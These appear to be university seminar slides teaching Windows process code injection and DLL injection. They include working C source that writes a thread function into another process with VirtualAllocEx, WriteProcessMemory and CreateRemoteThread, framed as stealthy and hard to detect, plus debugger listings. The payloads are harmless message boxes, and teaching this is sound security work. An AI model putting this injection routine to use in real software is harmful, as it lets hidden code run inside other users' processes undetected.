


CSC 600 Advanced Seminar

Code Injection and Stealth process

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




CODE INJECTION

Code injection is the term used to describe attacks that inject code into an application. That injected code is then interpreted by the application.

Code Injection (thread injection)



code → injected by ThreadProc()
data → injected as ThreadParam

Why Code Injection

- **1. Use less memory** → you don't need to compile it as DLL
- **2. Hard to detect** → DLL injection can easily be spotted, code injection is very sneaky.
- In short:
 - **DLL injection** is for huge code base and complex logic.
 - **Code injection** is for small code base with simple logic.



DLL Injection V.S. Code Injection

```
DWORD WINAPI ThreadProc(LPVOID lParam)
{
    MessageBoxA(NULL, "cs.wcupa.edu", "Dr. Chen", MB_OK);

    return 0;
}
```

Pop up a Windows message box

How to use DLL Injection to inject the code?

```
1 #include "windows.h"
2 #include "tchar.h"
3
4 #pragma comment(lib, "urlmon.lib")
5
6 #define DEF_URL          (L"http://www.naver.com/index.html")
7 #define DEF_FILE_NAME    (L"index.html")
8
9 HMODULE g_hMod = NULL;
10
11 DWORD WINAPI ThreadProc(LPVOID lParam)
12 {
13     TCHAR szPath[_MAX_PATH] = {0,};
14
15     if( !GetModuleFileName( g_hMod, szPath, MAX_PATH ) )
16         return FALSE;
17
18     TCHAR *p = _tcsrchr( szPath, '\\\' );
19     if( !p )
20         return FALSE;
21
22     _tcscpy_s(p+1, _MAX_PATH, DEF_FILE_NAME);
23
24     URLDownloadToFile(NULL, DEF_URL, szPath, 0, NULL);
25
26     return 0;
27 }
28
29 BOOL WINAPI DllMain(HINSTANCE hinstDLL, DWORD fdwReason, LPVOID lpvReserved)
30 {
31     HANDLE hThread = NULL;
32
33     g_hMod = (HMODULE)hinstDLL;
34
35     switch( fdwReason )
36     {
37     case DLL_PROCESS_ATTACH :
38         OutputDebugString(L"<myhack.dll> Injection!!! -- CSC 497/583 -- Dr. Chen");
39         hThread = CreateThread(NULL, 0, ThreadProc, NULL, 0, NULL);
40         CloseHandle(hThread);
41         break;
42     }
43
44     return TRUE;
45 }
```

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{
    ✓ switch( fdwReason )
    {
        case DLL_PROCESS_ATTACH :
            CreateThread(NULL, 0, ThreadProc, NULL, 0, NULL);
            break;
    }

    return TRUE;
}
```

Compile it as MsgBox.dll and inject it to the target process
same as DLL injection lab!

DLL Injection (MsgBox.dll)

10001000	\$ 6A 00	PUSH 0	Type = MB_OK MB_DEFBUTTON1 MB_APPLMODAL
10001002	· 68 D01C0110	PUSH OFFSET 10011CD0	Caption = "Dr. Chen"
10001007	· 68 DC1C0110	PUSH OFFSET 10011CDC	Text = "cs.wcupa.edu"
1000100C	· 6A 00	PUSH 0	hOwner = NULL
1000100E	· FF15 0CD10010	CALL DWORD PTR DS:[<&USER32.MessageBoxA]	USER32.MessageBoxA
10001014	· 33C0	XOR EAX,EAX	
10001016	· C2 0400	RETN 4	

Address	Hex dump	ASCII
10011CD0	44 72 2E 20 43 68 65 6E 00 00 00 00 63 73 2E 77	Dr. Chen cs.w
10011CE0	63 75 70 61 2E 65 64 75 00 00 00 00 00 00 00 00	cupa.edu
10011CF0	C0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	A

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10001016	C2 0400	RETN 4	
10001019	CC	INT3	
1000101A	CC	INT3	
1000101B	CC	INT3	

[1000D10C]=7E4507EA (USER32.MessageBoxA)

7E450101	.text	Export	ShowStarClass
7E45023C	.text	Export	OemKeyScan
7E45029E	.text	Export	MapVirtualKeyW
7E4502BB	.text	Export	OemToCharBuffW
7E4502F9	.text	Export	GetMenuCheckMarkDimensions
7E4507EA	.text	Export	MessageBoxA
7E450838	.text	Export	MessageBoxExW
7E45085C	.text	Export	MessageBoxExA
7E453497	.text	Export	CreateAcceleratorTableA
7E453631	.text	Export	GetKeyboardLayoutNameA
7E45370D	.text	Export	GetTaskmanWindow

myhack.dll

DLL Injection

Notepad.exe Process

.text

.data

.rsrc

myhack.dll

kernel32.dll

user32.dll

gdi32.dll

shell32.dll

advapi32.dll

ntdll32.dll

execute DllMain()
in myhack.dll

Code Injection

You need to inject the code


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1000100E	. FF15 0CD10010	CALL DWORD PTR DS:[<&USER32.MessageBoxA	USER32.MessageBoxA
10001014	. 33C0	XOR EAX,EAX	
10001016	. C2 0400	RETN 4	

And the data:

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10011CE0	63 75 70 61 2E 65 64 75 00 00 00 00 00 00 00 00	cupa.edu
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7E450101	.text	Export	ShowStarToIass
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7E4502F9	.text	Export	GetMenuCheckMarkDimensions
7E4507EA	.text	Export	MessageBoxA
7E450838	.text	Export	MessageBoxExW
7E45085C	.text	Export	MessageBoxExA
7E453497	.text	Export	CreateAcceleratorTableA
7E453631	.text	Export	GetKeyboardLayoutNameA
7E45370D	.text	Export	GetTaskmanWindow

Code Injection Example (CodeInjection.exe)



CodeInjection.cpp – main()

```
int main(int argc, char *argv[])
{
    DWORD dwPID      = 0;

    if( argc != 2 )
    {
        printf("\n USAGE  : %s <pid>\n", argv[0]);
        return 1;
    }

    // change privilege
    if( !SetPrivilege(SE_DEBUG_NAME, TRUE) )
        return 1;

    // code injection
    dwPID = (DWORD)atoi(argv[1]);
    InjectCode(dwPID);

    return 0;
}
```

CodeInjection.cpp – ThreadProc()

```
✓ // Define a structure to hold function pointers and strings for dynamic loading and execution.
  // The structure is used to pass the function pointers and strings to the remote process.
✓ typedef struct _THREAD_PARAM
{
    FARPROC pFunc[2];           // LoadLibraryA(), GetProcAddress()
    char     szBuf[4][128];     // "user32.dll", "MessageBoxA", "cs.wcupa.edu", "Dr. Chen"
} THREAD_PARAM, *PTHREAD_PARAM;

✓ // Function pointer type definitions for dynamic loading.
  // The function pointers are used to call the LoadLibraryA(), GetProcAddress(), and MessageBoxA() functions.
typedef HMODULE (WINAPI *PFLOADLIBRARYA)
(
    LPCSTR lpLibFileName
);

typedef FARPROC (WINAPI *PFGETPROCADDRESS)
(
    HMODULE hModule,
    LPCSTR lpProcName
);
```

CodeInjection.cpp – ThreadProc()

```
32
33 DWORD WINAPI ThreadProc(LPVOID lParam)
34 {
35     PTHREAD_PARAM    pParam        = (PTHREAD_PARAM)lParam;
36     HMODULE           hMod          = NULL;
37     FARPROC           pFunc         = NULL;
38
39     // LoadLibrary()
40     hMod = ((PFLOADLIBRARYA)pParam->pFunc[0])(pParam->szBuf[0]);    // "user32.dll"
41     if( !hMod )
42         return 1;
43
44     // GetProcAddress()
45     pFunc = (FARPROC)((PFGETPROCADDRESS)pParam->pFunc[1])(hMod, pParam->szBuf[1]);    // "MessageBoxA"
46     if( !pFunc )
47         return 1;
48
49     // MessageBoxA()
50     ((PFMESSAGEBOXA)pFunc)(NULL, pParam->szBuf[2], pParam->szBuf[3], MB_OK);
51
52     return 0;
53 }
54
```


hMod = LoadLibraryA("user32.dll");

pFunc = GetProcAddress(hMod, "MessageBoxA");

pFunc(NULL, "www.reversecore.com", "ReverseCore", MB_OK);

Cannot use the following address for Code Injection

10001000	. 6A 00	PUSH 0		Style = MB_OK MB_APPLMODAL
10001002	. 68 1C780010	PUSH MsgBox.1000781C		Title = "ReverseCore"
10001007	. 68 28780010	PUSH MsgBox.10007828		Text = "www.reversecore.com"
1000100C	. 6A 00	PUSH 0		hOwner = NULL
1000100E	. FF15 E4600010	CALL DWORD PTR DS:[&USER32.MessageBoxA]		MessageBoxA



You cannot use the address provided for code injection.

Because
MessageBoxA
and Caption and
"Text" are not
loaded, these
addresses cannot
be used for code
injection.

00401000	. 55	PUSH EBP
00401001	. 8BEC	MOV EBP,ESP
00401003	. 56	PUSH ESI
00401004	. 8B75 08	MOV ESI,DWORD PTR SS:[EBP+8]
00401007	. 8B0E	MOV ECX,DWORD PTR DS:[ESI]
00401009	. 8D46 08	LEA EAX,DWORD PTR DS:[ESI+8]
0040100C	. 50	PUSH EAX
0040100D	. FFD1	CALL ECX
0040100F	. 85C0	TEST EAX,EAX
00401011	. 75 0A	JNZ SHORT CodeInje.0040101D
00401013	> B8 01000000	MOV EAX,1
00401018	. 5E	POP ESI
00401019	. 5D	POP EBP
0040101A	. C2 0400	RETN 4
0040101D	> 8D96 88000000	LEA EDX,DWORD PTR DS:[ESI+88]
00401023	. 52	PUSH EDX
00401024	. 50	PUSH EAX
00401025	. 8B46 04	MOV EAX,DWORD PTR DS:[ESI+4]
00401028	. FFD0	CALL EAX
0040102A	. 85C0	TEST EAX,EAX
0040102C	. 74 E5	JE SHORT CodeInje.00401013
0040102E	. 6A 00	PUSH 0
00401030	. 8D8E 88010000	LEA ECX,DWORD PTR DS:[ESI+188]
00401036	. 51	PUSH ECX
00401037	. 81C6 08010000	ADD ESI,108
0040103D	. 56	PUSH ESI
0040103E	. 6A 00	PUSH 0
00401040	. FFD0	CALL EAX
00401042	. 33C0	XOR EAX,EAX

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1000101B	. CC	INT3	

[1000D10C]=7E4507EA (USER32.MessageBoxA)

CodeInjection.cpp – InjectCode()

```
// Main injection function: performs process and thread injection into a target process.
✓ BOOL InjectCode(DWORD dwPID)
{
✓   // Prepare the THREAD_PARAM structure with necessary function pointers and strings.
   // Open the target process with necessary privileges.
   // Allocate memory in the target process for THREAD_PARAM.
   // Write THREAD_PARAM to the allocated memory in the target process.
   // Allocate memory for the ThreadProc function in the target process and set it to executable.
   // Write the ThreadProc function to the allocated memory in the target process.
   // Create a remote thread in the target process that starts at the ThreadProc function.
   // Wait for the thread to complete execution.
   // Close handles and return TRUE on successful injection.

   HMODULE      hMod      = NULL;
   THREAD_PARAM param      = {0,};
   HANDLE       hProcess   = NULL;
   HANDLE       hThread    = NULL;
   LPVOID       pRemoteBuf[2] = {0,};
   DWORD        dwSize     = 0;

   hMod = GetModuleHandleA("kernel32.dll");

   // set THREAD_PARAM
   param.pFunc[0] = GetProcAddress(hMod, "LoadLibraryA");
   param.pFunc[1] = GetProcAddress(hMod, "GetProcAddress");
   strcpy_s(param.szBuf[0], "user32.dll");
   strcpy_s(param.szBuf[1], "MessageBoxA");
   strcpy_s(param.szBuf[2], "cs.wcupa.edu");
   strcpy_s(param.szBuf[3], "Dr. Chen");

   // Open Process
   if ( !(hProcess = OpenProcess(PROCESS_ALL_ACCESS, // dwDesiredAccess
                                FALSE,              // bInheritHandle
                                dwPID)) )           // dwProcessId
   {
      printf("OpenProcess() fail : err_code = %d\n", GetLastError());
      return FALSE;
   }

   // Allocation for THREAD_PARAM
   dwSize = sizeof(THREAD_PARAM);
   if ( !(pRemoteBuf[0] = VirtualAllocEx(hProcess, // hProcess
                                         NULL,      // lpAddress
                                         dwSize,    // dwSize
                                         MEM_COMMIT, // flAllocationType
                                         PAGE_READWRITE)) ) // flProtect
   {
      printf("VirtualAllocEx() fail : err_code = %d\n", GetLastError());
      return FALSE;
   }
}
```

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                                     NULL,               // lpAddress
                                     dwSize,             // dwSize
                                     MEM_COMMIT,         // flAllocationType
                                     PAGE_READWRITE)) )   // flProtect
{
    printf("VirtualAllocEx() fail : err_code = %d\n", GetLastError());
    return FALSE;
}

if( !WriteProcessMemory(hProcess,                       // hProcess
                        pRemoteBuf[0],                  // lpBaseAddress
                        (LPVOID)&param,                  // lpBuffer
                        dwSize,                          // nSize
                        NULL) )                          // [out] lpNumberOfBytesWritten
{
    printf("WriteProcessMemory() fail : err_code = %d\n", GetLastError());
    return FALSE;
}

// Allocation for ThreadProc()
dwSize = (DWORD)InjectCode - (DWORD)ThreadProc;
if( !(pRemoteBuf[1] = VirtualAllocEx(hProcess,          // hProcess
                                     NULL,               // lpAddress
                                     dwSize,             // dwSize
                                     MEM_COMMIT,         // flAllocationType
                                     PAGE_EXECUTE_READWRITE)) ) // flProtect
{
    printf("VirtualAllocEx() fail : err_code = %d\n", GetLastError());
    return FALSE;
}

if( !WriteProcessMemory(hProcess,                       // hProcess
                        pRemoteBuf[1],                  // lpBaseAddress
                        (LPVOID)ThreadProc,              // lpBuffer
                        dwSize,                          // nSize
                        NULL) )                          // [out] lpNumberOfBytesWritten
{
    printf("WriteProcessMemory() fail : err_code = %d\n", GetLastError());
    return FALSE;
}

if( !(hThread = CreateRemoteThread(hProcess,            // hProcess
                                   NULL,                 // lpThreadAttributes
                                   0,                    // dwStackSize
                                   (LPTHREAD_START_ROUTINE)pRemoteBuf[1], // dwStackSize
                                   pRemoteBuf[0],         // lpParameter
                                   0,                     // dwCreationFlags
                                   0))
```

CodeInjection.cpp – InjectCode()


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- OpenProcess()
- **//data: THREAD_PARAM**
 - VirtualAllocEx()
 - WriteProcessMemory()
- **//Code: ThreadProc()**
 - VirtualAllocEx()
 - WriteProcessMemory()
- CreateRemoteThread()

How to Debug Code Injection (OllyDBG)

* OllyDbg - NOTEPAD.EXE - [CPU - thread 00000808]		
File View Debug Plugins Options Window Help		
L E M T W H C / K B R ... S		
00980000	55	PUSH EBP
00980001	8BEC	MOV EBP,ESP
00980003	56	PUSH ESI
00980004	8B75 08	MOV ESI,DWORD PTR SS:[EBP+8]
00980007	8B0E	MOV ECX,DWORD PTR DS:[ESI]
00980009	8D46 08	LEA EAX,DWORD PTR DS:[ESI+8]
0098000C	50	PUSH EAX
0098000D	FFD1	CALL ECX
0098000F	85C0	TEST EAX,EAX
00980011	75 0A	JNZ SHORT 0098001D
00980013	B8 01000000	MOV EAX,1
00980018	5E	POP ESI
00980019	5D	POP EBP
0098001A	C2 0400	RETN 4
0098001D	8D96 88000000	LEA EDX,DWORD PTR DS:[ESI+88]
00980023	52	PUSH EDX
00980024	50	PUSH EAX
00980025	8B46 04	MOV EAX,DWORD PTR DS:[ESI+4]
00980028	FFD0	CALL EAX
0098002A	85C0	TEST EAX,EAX
0098002C	74 E5	JE SHORT 00980013
0098002E	6A 00	PUSH 0
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00980036	51	PUSH ECX
00980037	81C6 08010000	ADD ESI,108
0098003D	56	PUSH ESI
0098003E	6A 00	PUSH 0
00980040	FFD0	CALL EAX
00980042	33C0	XOR EAX,EAX
00980044	5E	POP ESI
00980045	5D	POP EBP
00980046	C2 0400	RETN 4


Ancient forbidden technique: manual code injection.



